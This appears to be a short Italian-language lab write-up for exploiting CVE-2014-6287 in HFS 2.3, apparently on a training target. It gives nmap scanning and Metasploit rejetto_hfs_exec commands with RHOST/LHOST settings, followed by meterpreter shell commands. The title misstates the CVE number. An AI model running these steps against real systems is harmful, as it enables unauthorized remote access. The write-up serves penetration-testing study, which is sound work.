 sage954526/hfs_exploit_project
Metasploit RCE su HFS 2.3 - CVE-2014-62

Metasploit RCE su HFS 2.3 - CVE-2014-62
🔖 Titolo del Progetto
> Esecuzione di codice remoto tramite HTTP File Server (HFS 2.3)
⚙ Strumenti Utilizzati • Kali Linux • Nmap • Metasploit • Target: HFS 2.3 su Windows 7
🔐 Dettagli della Vulnerabilità • Nome: CVE-2014-6287 • Tipo: Esecuzione di codice remoto • Causa: Input non validato nello scripting HFS • Impatto: Accesso shell non autenticato
🔍 Metodologia (Passo dopo Passo)
🔹 Passo 1: Raccolta Informazioni (Nmap)
•    nmap -sV demo.ine.local (ip del target)
•    porta aperta trovata : 80
•    servizio : rejetto HTTP file server 2.3

🔹 Passo 2: Sfruttamento (Metasploit)
• Msfconsole
• Cerca HFS o rejetto
• use exploit/windows/http/rejetto_hfs_exec
• set RHOST 192.168.1.100
• set RPORT 80
• set LHOST 192.168.1.101
• run
 Exploit
🔹 Passo 3: Post-Exploitation


dopo l'esecuzione otterrai una sessione meterpreter usa il comando : shell
• whoami • ipconfig • dir